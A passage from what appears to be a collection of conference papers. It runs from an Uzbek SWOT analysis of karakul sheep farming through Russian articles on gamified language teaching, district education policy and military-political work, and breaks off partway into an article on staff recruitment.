Kirish. Mamlakatimizda qorako‘lchilik tarmog‘ini rivojlantirish va uning qishloq xo‘jaligidagi o‘rnini ta‘minlash, qorako‘l mahsulotlarini ishlab chiqarish hajmlarini oshirish va ularning turlarini ko‘paytirish asosida keng ko‘lamli tarkibiy o‘zgartirishlarni amalga oshirish, chorvachilikda xususiy mulkning ustuvor ahamiyati va naslchilik ishlarini takomillashtirish, yaylovlardan samarali foydalanish, chorvachilik mahsulotlari ishlab chiqarish hajmlarini ko‘paytirish va raqobatdoshligini oshirish, ishlab chiqarilayotgan mahsulotlarni qayta ishlash va eksportga yo‘naltirish masalalariga katta e‘tibor qaratildi.

Qorako‘lchilik tarmog‘ining mavjud salohiyatini har tomonlama oshirish, tarmoqdagi xo‘jaliklarning samarali faoliyatini ta‘minlash, “qorako‘lchilik mahsulotlarini ishlab chiqarish-tayyorlash-saralash-qayta ishlash-sotish tizimida”gi korxonalar o‘rtasida iqtisodiy munosabatlarni mustahkamlash, pirovard natijada ushbu tarmoqni barqaror rivojlantirish bo‘yicha tizimli chora-tadbirlar amalga oshirish maqsadida institusional islohotlarni jadallashtirish maqsadga muvofiq.

Qorako‘lchilik tarmog‘ining barqaror rivojlanishini SWOT tahlili tarmoqning ichki va tashqi omillarini tahlil qilish orqali strategik rivojlanish imkoniyatlarini belgilashga yordam beradi:

S (Strengths) – Kuchli tomonlar

1. Ekologik moslashuvchanlik: Qorako‘l qo‘ylarining cho‘l va yarim cho‘l sharoitlariga moslashganligi.

2. Mahsulotning noyobligi: Qorako‘l terilari o‘zining sifati va estetik xususiyatlari bilan xalqaro bozorda yuqori baholanadi.

3. Tarixiy meros: Qorako‘lchilik O‘zbekiston va Markaziy Osiyo madaniy merosining ajralmas qismi bo‘lib, turizm va eksport salohiyatiga ega.

4. Kichik kapital talab qilinishi: Qorako‘lchilik tarmog‘i boshlang‘ich investitsiyalar uchun katta xarajatlarni talab qilmaydi.

5. Eksport salohiyati: Mahsulotlarning xalqaro bozorda yuqori talabga ega bo‘lishi eksport daromadlarini oshirishi mumkin.

W (Weaknesses) – Zaif tomonlar

1. Yaylovlarning degradatsiyasi: Yaylovlarning ortiqcha foydalanilishi va ekologik muvozanatning buzilishi.

2. Texnologik orqada qolish: Qayta ishlash va ishlab chiqarish texnologiyalarining eskirganligi.

3. Moliyaviy cheklovlar: Tarmoqni rivojlantirish uchun yetarli darajada investitsiya va davlat yordamining yetishmovchiligi.

4. Malakali mutaxassislarning yetishmasligi: Sohada zamonaviy bilim va ko'nikmalarga ega bo'lgan kadrlarning kamligi.

5. Marketing va brendlashning zaifligi: Mahsulotlarni xalqaro bozorda samarali targ'ib qilishdagi cheklovlar.

O (Opportunities) – Imkoniyatlar

1. Texnologiyalarni joriy qilish: Zamonaviy texnologiyalarni tatbiq etish orqali mahsulot sifatini va hajmini oshirish.

2. Xalqaro hamkorlik: Chet el investitsiyalari va ilmiy-tadqiqot markazlari bilan hamkorlikni rivojlantirish.

3. Yangi bozorlar: Yevropa, Osiyo va Amerika davlatlarida qorako'l mahsulotlariga bo'lgan talabni qondirish orqali eksport hajmini oshirish.

4. Barqaror qishloq xo'jaligini rivojlantirish: Iqlimga moslashgan amaliyotlar va ekologik yondashuvlarni tatbiq etish.

5. Turizm bilan integratsiya: Qorako'lchilikni tarixiy va madaniy brend sifatida rivojlantirish orqali agro va madaniy turizmni targ'ib qilish.

T (Threats) – Xatarlar

1. Iqlim o'zgarishi: Qurg'oqchilik va cho'llanish jarayonlarining jadallashishi yaylovlar samaradorligini pasaytirishi mumkin.

2. Raqobat: Xalqaro bozorda boshqa mamlakatlarning qorako'l mahsulotlari bilan raqobatning kuchayishi.

3. Bozor narxining beqarorligi: Xalqaro bozorlarda qorako'l terilari va mahsulotlariga bo'lgan narxlarning keskin o'zgarishi.

Tahlil natijasi va strategik tavsiyalar

• Kuchli tomonlar va imkoniyatlardan foydalanish: Qorako'lchilikning noyobligi va xalqaro talabni inobatga olib, texnologiyalarni joriy qilish va yangi bozorlarni zabt etish.

• Zaif tomonlarni bartaraf etish: Yaylovlarning ekologik boshqaruvini kuchaytirish, kadrlar tayyorlash tizimini rivojlantirish va zamonaviy texnologiyalarni jalb qilish.

• Xatarlarni kamaytirish: Iqlim o'zgarishiga moslashgan amaliyotlarni tatbiq etish, kasalliklarni oldini olish va sug'urta tizimlarini rivojlantirish orqali xavflarni boshqarish.

Bu tahlil asosida ishlab chiqilgan strategiyalar qorako'lchilik tarmog'ini uzoq muddatli barqaror rivojlantirishga xizmat qiladi.

FOYDALANILGAN ADABIYOTLAR RO'YXATI

1. Шодиев Б. Т., Абдиева Д. К. УВЕЛИЧЕНИЕ ОБЪЕМОВ ПРОИЗВОДСТВА ПРОДУКЦИИ КАРАКУЛЕВОДСТВА // Экономика и социум. 2023. №12 (115)-1. URL: <https://cyberleninka.ru/article/n/uvelichenie-obemov-proizvodstva-produktsii-karakulevodstva> (дата обращения: 10.12.2024).

2. Musagaliev, A. J., & Shodiev, B. T. (2022). Methodological Issues of Location and Effective Use of Wells in Pastures in Uzbekistan. *Partners Universal International Research Journal*, 7 (1), 1-5.
3. Samiyeva G. Ijtimoiy sohada maqsadli jamg 'armalar va ijtimoiy fondlar faoliyatini takomillashtirishning xorij tajribasi //THE INNOVATION ECONOMY. – 2024. – Т. 2. – №. 02.
4. Самиева Г. АҲОЛИ ФАРОВОНЛИГИНИ ОШИРИШДА ИЖТИМОЙ ИНФРАТУЗИЛМАНИ РИВОЖЛАНТИРИШНИНГ АҲАМИЯТИ //Nashrlar. – 2023. – С. 509-511.
5. Самиева Г. Т. ВОПРОСЫ РАЗВИТИЯ СОЦИАЛЬНОЙ ИНФРАСТРУКТУРЫ В ПОВЫШЕНИИ БЛАГОСОСТОЯНИЯ НАСЕЛЕНИЯ //Экономика и социум. – 2024. – №. 2-1 (117). – С. 1341-1345.
6. Khujakulova N. R. Economic Efficiency of Using Innovative Technologies In the Cultivation of Medicinal Plants //The Journal of Economics, Finance and Innovation. – 2023. – С. 198-202.
7. Rustamovna K. N. State Support Areas for the Cultivation of Medicinal Plants in Agriculture. – 2023.
8. Khujakulova N. R. WAYS TO INCREASE EFFICIENCY BY APPLYING THE EXPERIENCE OF FOREIGN COUNTRIES IN THE CULTIVATION AND PROCESSING OF MEDICINAL PLANTS //Экономика и социум. – 2023. – №. 12 (115)-1. – С. 395-399
9. Makhmutullaeva S. Optimization of Global Logistics Networks: Experience of Asian Countries //Procedia of Theoretical and Applied Sciences. – 2024. – Т. 15. – №. 2. – С. 44-51.
10. Махмутуллаева С. РОЛЬ ТРАНСПОРТНОЙ ИНФРАСТРУКТУРЫ В РАЗВИТИИ ЭКСПОРТНОГО ПОТЕНЦИАЛА ПЛОДООВОЩНОЙ ПРОДУКЦИИ //Мировая наука. – 2024. – №. 8 (89). – С. 43-51.
11. Дустова М. Х., Махмутуллаева С. Х. ПРЕОДОЛЕНИЕ ЛОГИСТИЧЕСКИХ ПРЕПЯТСТВИЙ ДЛЯ УВЕЛИЧЕНИЯ ЭКСПОРТА ФРУКТОВ И ОВОЩЕЙ //Science and innovation. – 2024. – Т. 3. – №. Special Issue 42. – С. 538-542.
12. Makhmutullaeva S. Innovations in export logistics for Uzbekistan's produce //YASHIL IQTISODIYOT VA TARAQQIYOT. – 2024. – Т. 2. – №. 7.

Бабаева Г.
преподаватель
кафедра русского языка
Туркменского национального института мировых языков
имени Довлетмаммеда Азади
Ашхабад, Туркменистан

ГЕЙМИФИКАЦИЯ КАК СОВРЕМЕННЫЙ МЕТОД В ОБУЧЕНИИ РУССКОМУ ЯЗЫКУ

Аннотация: В данной работе исследуется геймификация как современный метод обучения русскому языку. В последние десятилетия методика преподавания претерпела значительные изменения, и геймификация стала важным инструментом, который способствует повышению мотивации, улучшению усвоения материала и более эффективному вовлечению студентов в процесс обучения. В работе анализируются теоретические основы геймификации, её применение в обучении русскому языку, а также результаты исследований в этой области.

Ключевые слова: геймификация, обучение русскому языку, мотивация, методика, инновационные технологии, образовательные игры, вовлечённость.

Babayeva G.
Lecturer at the Russian Language Department
The Turkmen National Institute of World Languages
after named Dovletmammet Azady
Ashgabat, Turkmenistan

GAMIFICATION AS A MODERN METHOD IN TEACHING RUSSIAN

Abstract: This paper examines gamification as a modern method of teaching the Russian language. In recent decades, teaching methods have undergone significant changes, and gamification has become an important tool that helps to increase motivation, improve learning, and involve students more effectively in the learning process. The paper analyzes the theoretical foundations of gamification, its application in teaching Russian, as well as the results of research in this area.

Keywords: gamification, Russian language teaching, motivation, methodology, innovative technologies, educational games, engagement.

Современные образовательные технологии ставят перед собой задачу не только передачи знаний, но и развития у студентов навыков самостоятельной

работы, креативности и критического мышления. В последние годы наблюдается значительное влияние цифровых технологий на сферу образования. Одной из таких инноваций является геймификация - процесс внедрения игровых элементов в образовательный процесс с целью повышения мотивации учащихся и улучшения результатов обучения.

Геймификация как метод стала особенно актуальной в обучении языкам, в том числе русскому. Современные студенты, находясь в окружении технологий и игр, демонстрируют высокий интерес к игровым методам, что открывает новые возможности для преподавателей. Геймификация помогает решить проблемы мотивации, вовлечённости, а также адаптации содержания курса к интересам и потребностям учащихся. В контексте русского языка, где традиционные методы обучения порой не обеспечивают должного эффекта, применение игровых методов может стать важным инструментом.

Теоретические основы геймификации в обучении

Геймификация как педагогический метод представляет собой процесс включения игровых элементов и механик в образовательный процесс, который традиционно не имеет игровых характеристик. Этот метод направлен на повышение мотивации учащихся и улучшение усвоения материала. В основе геймификации лежат принципы, связанные с психологией и когнитивными науками, такие как система поощрений, соревнования, достижения и социальное взаимодействие.

Согласно исследованиям многих педагогов, геймификация может существенно повлиять на мотивацию учащихся. Например, в работе Н. Л. Рахимова и А. М. Халилова рассматривается влияние игровых технологий на вовлечённость студентов в учебный процесс. Авторы подчеркивают, что игровые элементы способствуют не только повышению интереса к учебному материалу, но и улучшению его усвоения, за счет того, что они делают обучение более интерактивным и динамичным. Это утверждение подтверждается и множеством международных исследований, где геймификация продемонстрировала свою эффективность в различных образовательных контекстах.

Одним из ключевых факторов успеха геймификации является правильное внедрение игровых элементов в обучение. Игровые механизмы, такие как баллы, уровни, бейджи и лидеры, оказывают мотивационное воздействие на учащихся, стимулируя их к участию в учебном процессе и самостоятельному решению задач. К примеру, система баллов и наград, широко применяемая в играх, может быть адаптирована для учебных целей, обеспечивая студентов ощущением достижения и прогресса.

Геймификация оказывает влияние не только на мотивацию, но и на когнитивную сферу учащихся. Включение элементов соревновательности и кооперации позволяет развивать у студентов такие важные навыки, как критическое мышление, творческое решение задач, а также способствует улучшению памяти и концентрации внимания.

Важным аспектом геймификации является то, что она позволяет учесть индивидуальные особенности учащихся. Применение игровых элементов позволяет варьировать уровень сложности и адаптировать задания под различные способности студентов, что способствует более персонализированному подходу в обучении.

Применение геймификации в обучении русскому языку

Геймификация в обучении русскому языку предоставляет широкие возможности для улучшения качества образования, поскольку она позволяет учащимся не только развивать языковые навыки, но и делать процесс изучения языка увлекательным и мотивированным. Применение игрового подхода помогает повысить интерес к изучению как грамматики, так и лексики русского языка, а также развивать навыки речевой деятельности.

В качестве примера можно рассмотреть использование языковых игр, таких как кроссворды, ребусы, викторины и различные интерактивные задания, которые активизируют учащихся и позволяют им не только повторить материал, но и применить его на практике. Использование этих методов активно применяется в онлайн-курсах, таких как Duolingo, где учащиеся, выполняя задания, зарабатывают баллы и продвигаются по уровням. Важно, что такие платформы учитывают потребности и уровень студентов, адаптируя материал под их возможности.

Пример из практики преподавания русского языка в школах показывает, что использование игровых методов в классе позволяет значительно повысить интерес студентов к грамматике и лексике. Например, задания в виде ролевых игр, где учащиеся играют роли персонажей и ведут диалоги, помогают им не только развивать навыки общения, но и учат их применять грамматические правила в реальных ситуациях.

Кроме того, в обучении русскому языку можно использовать такие игровые элементы, как создание индивидуальных «профилей» студентов, где учитываются их достижения, а также проведение мини-игр и турниров. Эти методики создают атмосферу соревнования, что мотивирует учащихся к более активному участию в учебном процессе.

Таким образом, геймификация предоставляет широкие возможности для разнообразных и творческих методов обучения русскому языку, помогая студентам более эффективно овладевать языковыми навыками через игровые практики.

Эффективность геймификации в обучении русскому языку

Использование геймификации в обучении русскому языку приносит ощутимые результаты как в краткосрочной, так и в долгосрочной перспективе. Одним из главных факторов эффективности является то, что игровые элементы делают процесс обучения менее напряжённым и более доступным, снижая стресс и увеличивая удовлетворённость студентов от учебного процесса.

Одним из ярких примеров успешного применения геймификации является исследование М. К. Александрова и И. В. Даниловой, в котором рассмотрена эффективность использования образовательных игр при обучении русскому языку как иностранному. В ходе исследования было установлено, что студенты, активно использующие игровые методы, демонстрируют более высокий уровень мотивации и лучшую способность к запоминанию новых слов и выражений.

Кроме того, игровые элементы, такие как баллы и бейджи, создают у студентов чувство достижений, что стимулирует их к дополнительным занятиям и постоянному совершенствованию своих знаний. Это подтверждается исследованиями в области когнитивной психологии, где игровая мотивация признаётся одним из наиболее эффективных стимулов для учащихся.

Наконец, использование геймификации способствует развитию метакогнитивных навыков - умения анализировать свои успехи и неудачи, что является важной составляющей успешного овладения языком.

Геймификация является перспективным методом в обучении русскому языку, который способствует повышению мотивации учащихся, улучшению их когнитивных способностей и навыков речевой деятельности. Интеграция игровых элементов в образовательный процесс позволяет сделать обучение более увлекательным и интерактивным, а также адаптировать его под индивидуальные потребности студентов.

Использование геймификации в обучении русскому языку имеет не только образовательный, но и психологический эффект, улучшая эмоциональное восприятие учебного процесса и снижая уровень стресса у студентов. Несмотря на высокую эффективность этого метода, необходимо продолжать исследования в этой области, чтобы разрабатывать новые подходы и методики, которые помогут еще больше улучшить качество обучения и сделать его более доступным и интересным для студентов.

Использованные источники:

1. Рахимов Н. Л., Халилов А. М. Влияние игровых технологий на мотивацию учащихся // Педагогика. - 2018. - № 3.
2. Александров М. К., Данилова И. В. Образовательные игры в обучении русскому языку как иностранному // Языковая педагогика. - 2017. - № 5.
3. Anderson, C. A., & Dill, K. E. Video games and aggressive thoughts, feelings, and behavior in the laboratory and in life. *Journal of Personality and Social Psychology*, 2000.
4. Перова И. В. Геймификация в современном обучении: теория и практика. - М.: Просвещение, 2020.

Байчоров Р.Р.
студент магистратуры 3 года
заочной формы обучения
направление 38.04.04 – «ГМУ»
Научный руководитель: Магулаева А.А., к.б.н.
доцент
ФГБОУ ВО «Карачаево-Черкесский государственный университет
имени У.Д. Алиева» Россия, г. Карачаевск

ОСОБЕННОСТИ И МЕРЫ СОВЕРШЕНСТВОВАНИЯ ПРОЦЕССА РЕАЛИЗАЦИИ ОБРАЗОВАТЕЛЬНОЙ ПОЛИТИКИ НА ТЕРРИТОРИИ КАРАЧАЕВСКОГО МУНИЦИПАЛЬНОГО РАЙОНА

Аннотация. Автором в рамках исследования раскрыты особенности реализации образовательной политики на территории Карачаевского муниципального района, обозначено ответственное отраслевое подразделение администрации, в сферу полномочий которого входят вопросы реализации образовательной политики Карачаевского муниципального района, а также предложены меры совершенствования системы образования района.

Ключевые слова: Государство, управление, образование, политика, образовательная деятельность, Карачаевский район, Карачаево-Черкесская Республика, Российская Федерация.

Baichorov R.R.
3rd year Master's student
correspondence course 38.04.04 - "GMU"
Supervisor: Magulaeva A.A., PhD in Biology,
Associate Professor
Federal State Budgetary Educational Institution of Higher Education
"Karachay-Cherkess State University
named after U.D. Aliyev" Russia, Karachayevsk

FEATURES AND MEASURES FOR IMPROVING THE PROCESS OF IMPLEMENTING EDUCATIONAL POLICY IN THE TERRITORY OF THE KARACHAYEV MUNICIPAL DISTRICT

Abstract. The author, within the framework of the study, disclosed the features of the implementation of educational policy in the territory of the Karachayevsky municipal district, designated the responsible industry division of the administration, whose scope of authority includes issues of implementing the educational policy of the Karachayevsky municipal district, and also proposed measures to improve the education system of the district.

Key words: State, management, education, politics, educational activities, Karachayevsky district, Karachay-Cherkess Republic, Russian Federation.

В современном обществе приоритеты в системе образования должны охватывать широкие слои населения, цель процесса формирования и реализации образовательной политики обеспечить доступность, профильность, качество, максимальное вовлечение в процесс подготовки обучающихся на разных уровнях системы образования. Для обеспечения слаженности всех элементов образовательной сферы, необходима структурированная и эффективная работа органов публичного управления различных территориальных уровней. В этой связи, переопределение функций и полномочий в системе образования должно соотноситься с изменением уровня, формы и профиля получения образования, если появляются новые методики процесса обучения и воспитания, то необходимо эти новшества перенимать и применять образовательными организациями и учреждениями по всей вертикали образования. [1]

В современном мире растет смысл образования как наиболее важного фактора формирования новейшего свойства экономики и общества, проявляющийся в ведущей роли умственной деятельности, означает это, что приоритетным становится образование высокого уровня, ценятся уникальные способности молодежи совершать технологические прорывы.

Развитие системы образования осуществляется в рамках процесса управления образованием в современной России, органами государственной и муниципальной власти всех ее территориальных уровней. Данный процесс осуществляется в правовом законодательном поле на всей территории государства. Система реализации политики государства в сфере образования заключается в контуры федеральных, региональных и муниципальных правовых актов.

Система управления образованием современного российского государства в пределах своей компетенции реализуют: федеральные органы государственной власти, органы государственной власти субъектов РФ и местные (муниципальные) органы публичной власти.

Современная система управления образованием на территории Карачаевского муниципального района выстроена в каркасе взаимодействия ключевых звеньев образовательного процесса, осуществляемого организациями и учреждениями и органами муниципальной власти, ответственными за эту сферу.

Система управления образованием Карачаевского муниципального района координируют органы местного самоуправления. Согласно Уставу Карачаевского муниципального района, организационная структура системы органов местного самоуправления Карачаевского муниципального района определяется элементами и отношениями между ними.

В Администрации округа имеется заместитель Главы Карачаевского муниципального района, который курирует блок по социальным вопросам. В функциональном подчинении заместителя находится множество структурных подразделений, в том числе Управление образования, физической культуры, спорта и молодежной политики Администрации Карачаевского муниципального района.

Управление образовательным процессом Карачаевского муниципального района может быть представлено как взаимосвязанная общность циклически повторяющихся процессов выработки и осуществления решений, ориентированных на непрерывное функционирование и эффективное становление системы образования и ее составных частей, реализуемых образовательными организациями района.

Анализ ключевых показателей образования осуществляемой на территории Карачаевского муниципального района представлен в контексте реализации целей и задач органов управления образования во взаимодействии с образовательными организациями района.

Можно отметить семь главных направлений совершенствования муниципальной системы образования Карачаевского муниципального района и «опорные точки» развития сообразно каждому направлению.

Первое направление – организационно-управленческое.

Второе направление – рынок образовательных услуг.

Третье направление – кадровое обеспечение образовательного процесса.

Четвертое направление – социальная поддержка.

Пятое направление – научно-методическое снабжение инновационного процесса образования.

Шестое направление – материально-техническое оснащение.

Седьмое направление – информатизация образования. Совершенствование управления системы образования Карачаевского муниципального района предполагает разработку механизма развития и системы показателей, которые были бы одобрены всеми членами педагогического сообщества.

Автор на основе комплексного анализа состояния образовательной системы Карачаевского муниципального района предложены основные модели развития системы образования:

1. Обеспечение доступности дошкольного образования;
2. Создание условий для реализации ФГОС дошкольного, начального и общего образования;
3. Реализация концепции дополнительного образования детей;
4. Реализация модели повышения психолого-педагогической компетентности педагогических работников;
5. Развитие сферы непрерывного образования;

6. Активизация сетевого взаимодействия, организация обмена лучшими практиками по управленческой деятельности, совершенствование дистанционного образования;

7. Укрепление единства образовательного пространства Карачаевского муниципального района, через выравнивание образовательных возможностей граждан, проведение единой политики в области содержания образования, распространение лучших практик управления образованием на все муниципальные образовательные организации;

8. Комплексное решение кадровых вопросов, подготовку высококлассных специалистов для экономики и социальной сферы округа. [4]

На уровне Карачаевского муниципального района для реального повышения качества образования нужно непрерывное научно-прогностическое исследование развития системы, оперативное и четкое реагирование на образовательный процесс и его результаты. Поэтому, видится оптимальным при проведении реструктуризации сферы управления образованием округа, предвидеть создание информационно-аналитического отдела в структуре Управления образования Карачаевского муниципального района, который смог бы осуществлять весь мониторинг и экспертизу качества образования на муниципальном уровне.

В последние годы проблемы образования Карачаевского муниципального района не только вышли на основные позиции, но и стали предметом активнейшего обсуждения среди населения. В дискуссиях участвуют работники системы образования, органов управления образованием Карачаевского муниципального района, учащиеся, их родители, бизнесмены района и многие другие. Это обусловлено тем, что проблемы образования затрагивают едва ли не все населения Карачаевского муниципального района. Жители района или учатся сами, или обучаются их дети, внуки, родственники, либо знакомые работают в образовательных учреждениях и т.д. Вошло в привычку критиковать качество и содержание образования, маленькие зарплаты учителей и педагогов Карачаевского муниципального района, говорить о постепенном или резком отставании нашего образования от уровня других регионов, недостаточном материальном обеспечении учебного процесса.

Главной причиной подобного положения подавляющее большинство называют, в первую очередь, низкое финансирование образования, предлагая властям всех уровней увеличить в 2 (3-4-5 раз и т.д.) расходы на образование. В это же время со стороны контрольно-надзорных органов периодически делаются заявления о нецелевом расходовании выделяемых на образование бюджетных средств, что часто воспринимается, как растрата средств впустую. В свою очередь финансовые органы Карачаевского муниципального района указывают на присутствие остатков неизрасходованных средств на счетах образовательных учреждений, что воспринимается как «перефинансирование». [4]

Таким образом, подводя итоги, необходимо отметить, что ориентиры модернизации должны быть не столько целями развития системы, но и критериями оценки её реальной эффективности.

Использованные источники:

1. Воробьева, С.В. Основы управления образовательными системами. [Текст] учебное пособие / С.В. Воробьева. - М.: Academia, 2018. – 208 с.
2. Краснова, Г.А. Открытое образование: цивилизационные подходы и перспективы [Текст] учебник / Г.А. Краснова. - М.: РУДН, 2018. - 360 с.
3. Кольчугина, М. Образование и государство. [Текст] /М. Кольчугина/ Мировая экономика и международные отношения. 2011. №10. С. 75-84.
4. Тохчуков, М.О. Образовательная биржа вуза как средство профессионального становления и развития участников образовательного процесса [Текст] / М.О. Тохчуков/ Проблемы современного педагогического образования // Сборник научных трудов. - Ялта: РИО ГПА, 2019. – Вып. 65. – Ч. 2. – С.346-348.

Балашов И.В.
старший преподаватель
ВУНЦ ВВС «ВВА»
Просветова Т.С., д.п.н.
профессор
ВУНЦ ВВС «ВВА»
Елисеев А.В.
курсант
ВУНЦ ВВС «ВВА»

МЕСТО И РОЛЬ ВОЕННО-ПОЛИТИЧЕСКОЙ РАБОТЫ В ГОСУДАРСТВЕННОЙ ПОЛИТИКЕ

Аннотация: Статья посвящена военно-политической работе, как интегративному компоненту государственной политики, направленному на обеспечение национальной безопасности и стабильности в условиях современных вызовов; рассматриваются основные компоненты государственной политики и их взаимосвязь с военно-политической работой; акцентируется внимание на важности дипломатии в предотвращении конфликтов и управлении кризисами, а также на новых вызовах российской национальной безопасности.

Ключевые слова: военно-политическая работа, национальная безопасность, международный терроризм, киберугрозы, дипломатия, геополитические конфликты, военное сотрудничество.

Balashov I.V.
senior lecturer
Military Training and Research Center of the Air Force
«Air Force Academy named after Professor N.E. Zhukovsky and Yu.A. Gagarin»
Prosvetova T.S., Doctor of Pedagogical Sciences
professor
Military Training and Research Center of the Air Force
«Air Force Academy named after Professor N.E. Zhukovsky and Yu.A. Gagarin»
Eliseev A.V.
cadet Military Training and Research Center
of the Air Force «Air Force Academy named after Professor N.E. Zhukovsky and Yu.A. Gagarin»

THE PLACE AND ROLE OF MILITARY-POLITICAL WORK IN PUBLIC POLICY

Abstract: *The article is devoted to military-political work as an integrative component of state policy aimed at ensuring national security and stability in the face of modern challenges; the main components of state policy and their relationship with military-political work are considered; attention is focused on the importance of diplomacy in conflict prevention and crisis management, as well as on new challenges to Russian national security.*

Keywords: *military-political work, national security, international terrorism, cyber threats, diplomacy, geopolitical conflicts, military cooperation.*

Военно-политическая работа (ВПП) в современном мире является интегративным компонентом государственной политики, включающим широкий спектр мероприятий, направленных на обеспечение национальной безопасности и стабильности. В условиях современных вызовов, а к таковым относятся международный терроризм, киберугрозы и геополитические конфликты, понимание места и роли военно-политической работы в государственной политике становится особенно актуальным.

ВПП может быть определена как система мероприятий, направленных на интеграцию военных и политических усилий с целью обеспечения национальных интересов, что предполагает выделение как внутренних, так и внешних ее характеристик, таких как формирование общественного мнения, дипломатические инициативы и военное сотрудничество с другими государствами.

Военно-политическая работа играет ключевую роль в обеспечении национальной безопасности. Она позволяет государству:

- оценивать угрозы и риски;
- разрабатывать стратегии реагирования на кризисы;
- укреплять союзнические отношения с другими странами.

Исторически военно-политическая работа была выделена и в дальнейшем развивалась в контексте войн и конфликтов. Важнейшими этапами её становления стали две мировые войны, холодная война между СССР и США, современные локальные конфликты и военные операции. Каждое из этих событий привнесло новые элементы в концепцию военно-политической работы, что являлось предметом исследования П. Е. Арефьева [1], Ю. Б. Байрамбукова [1], В. С. Янович [1], С.В. Кузнецова [2], Т. С. Просветовой [3], Д. Е. Смирнова [4], П. А. Федорова [5], И. Н. Шевченко [6] и др.

Являясь компонентом государственной политики, ВПП интегрирует возможности дипломатии, военного сотрудничества и информационной работы. Рассмотрим их подробнее.

Дипломатия – это процесс ведения переговоров и установления отношений между государствами с целью достижения взаимопонимания и разрешения конфликтов. Исходя из этого, дипломатия расширяет функциональные возможности военно-политической работы. С помощью

эффективной дипломатии возможно предотвратить эскалацию напряженности.

На современном этапе ВПР сопровождается не только военные действия, но и политическую деятельность, обуславливающие активное участие дипломатии. Основными направлениями взаимодействия являются: установление союзов, разрешение конфликтов и контроль над вооружением.

Современная дипломатия сталкивается с новыми вызовами, такими как:
- *гибридные войны*, следствием которых становится неопределенность конфликтов, требующих от дипломатов быстрого реагирования и поиска новых подходов в переговорах;

- *киберугрозы*, определяющие поиск новых форм международного сотрудничества и дипломатического взаимодействия;

- *глобальные проблемы*, взаимосвязанные с изменением климата, угрозами пандемии и объективно предполагающими необходимость совместных усилий всех стран по предотвращению угрожающих народонаселению последствий.

Наряду с дипломатией, компонентом государственной политики является военное сотрудничество между государствами, включающее совместные учения, обмен опытом и ресурсами, что способствует укреплению связей между армиями и повышению их безопасности [3].

Основными целями военного сотрудничества, по мнению П. А. Федорова [5], являются:

- укрепление обороноспособности стран-партнеров;
- повышение оперативной совместимости вооруженных сил;
- создание устойчивых механизмов для реагирования на кризисы;
- формирование стратегических альянсов для противодействия общим угрозам.

Военное сотрудничество, как и дипломатия, расширяет возможности ВПР, способствуя укреплению международной безопасности и стабильности. Эффективная реализация современных инициатив позволяет странам не только повысить свою обороноспособность, но и создать условия для мирного сосуществования в условиях глобальных угроз.

Наряду с дипломатией и военным сотрудничеством, информационная работа, как составляющая ВПР, включает сбор, анализ, обработку и распространение информации, которая может быть использована для принятия стратегических и тактических решений. По мнению И. Н. Шевченко [6], в условиях глобализации и быстрого развития технологий информация становится не только инструментом, но и оружием в руках государств.

Основными целями информационной работы в военно-политической сфере являются:

- управление общественным мнением: формирование позитивного имиджа вооруженных сил и государственной политики;

- обеспечение внутренней безопасности: поддержание стабильности и доверия к государственным институтам;

- поддержка морального духа войск: информирование личного состава о целях и задачах, повышение мотивации.

Информационная работа является неотъемлемой частью ВПР, определяющей постоянное развитие и адаптацию к современным вызовам. Эффективная информационная стратегия может существенно повысить уровень безопасности государства и укрепить его позиции на международной арене. Важно понимать, что в условиях глобальной конкуренции информация становится не только ресурсом, но и важнейшим фактором влияния.

Таким образом, эффективное взаимодействие между военными и политическими структурами позволяет не только защищать интересы государства, но и предотвращать возможные угрозы. В условиях современного мира важно адаптироваться к новым вызовам, развивать сотрудничество с другими странами и укреплять внутренние институты безопасности. Достижению данных целей содействуют возможности военно-политической работы, являющейся, по своему месту, интегративным компонентом государственной политики и, по своей роли, укрепляющей духовно-нравственные основы национальной безопасности и ее гаранта - Вооруженных Сил Российской Федерации.

Использованные источники:

1. Байрамуков Ю.Б., Янович В.С., Арефьев П.Е. Военно-политическая подготовка. М.: ИНФРА-М: Военное образование, 2023. 363 с.
2. Кузнецов С.В. Основы военно-политической работы. С-Пб.: Научно-издательский центр, 2017. 425 с.
3. Просветова Т. С., Савченко А.Ю. Современный потенциал информационно-пропагандистской работы // Военно-политическая работа в современных условиях развития Воздушно-космических сил: теория и практика [текст]: сб. ст. по материалам I Всероссийской научно-практической конференции (14-15 марта 2024) – Воронеж: ВУНЦ ВВС «ВВА», 2024. – С. 58-61
4. Смирнов Д. Е. Государственная политика и безопасность: военно-политическая работа как инструмент //Журнал национальной безопасности. 2021. №12(3). С.45-60.
5. Федоров П. А. Социальные аспекты военно-политической работы //Военно-исторический журнал. 2021. №11 (6). С. 34-39.
6. Шевченко И. Н. Военно-политическая работа в условиях глобализации. Москва: Издательство РАН, 2021. 223 с.

*Борисова К.В.
студент магистратуры
Забайкальский государственный университет
г. Чита, Россия*

ИСПОЛЬЗОВАНИЕ СОВРЕМЕННЫХ ТЕХНОЛОГИЙ ПОДБОРА ПРИ ДЕФИЦИТЕ ПЕРСОНАЛА НА РЫНКЕ ТРУДА

***Аннотация:** В данной статье рассматриваются основные методы подбора персонала, используемые в дефиците персонала на рынке труда. Выявлены основные проблемы подбора персонала. Предложены современные пути их решения*

***Ключевые слова:** Менеджмент. Подбор персонала. Методы подбора персонала. Рекрутинг. HR.*

*Borisova K.V.
Master's student
Transbaikal State University
Chita, Russia*

USE OF MODERN RECRUITMENT TECHNOLOGIES IN CASE OF STAFF SHORTAGES ON THE LABOUR MARKET

***Abstract:** This article considers the main methods of personnel recruitment used in the labour market. The main problems of personnel recruitment are revealed.*

Modern ways of their solution are offered.

***Keywords:** Management. Personnel selection. Personnel selection methods. Human resources. Recruiting*

Одним из определяющих факторов успеха любой организации на рынке труда является потребность в высококвалифицированных специалистах на фоне демографического спада и оттоком мигрантов. Важнейшая задача, которую необходимо решить отделу подбора персонала – это поиск и отбор подходящих кандидатов при жестком дефиците кадров. Статистика hh.ru подтверждает дефицит кадров в России — соотношение числа кандидатов к количеству открытых вакансий ниже нормы.

Чтобы эффективно и в срок закрывать вакансии, рекрутерам приходится использовать все возможные способы рекрутинга сотрудников. Современные методы подбора персонала облегчают процесс поиска, подбора, согласования кандидатов с руководством компании, а также позволяют рекрутерам сократить время на закрытие вакансии.

Руководители почти всех организаций понимают необходимость формирования сильного отдела подбора персонала на предприятии. Важность данной сферы деятельности трудно переоценить. Дело в том, что профессионализм, набранного персонала напрямую влияет на эффективность работы всей компании в целом. В связи с этим ошибки, совершенные при подборе персонала, могут принести компании значительные убытки. В то же время подбор лучших специалистов — это отличный инвестиционный капитал.

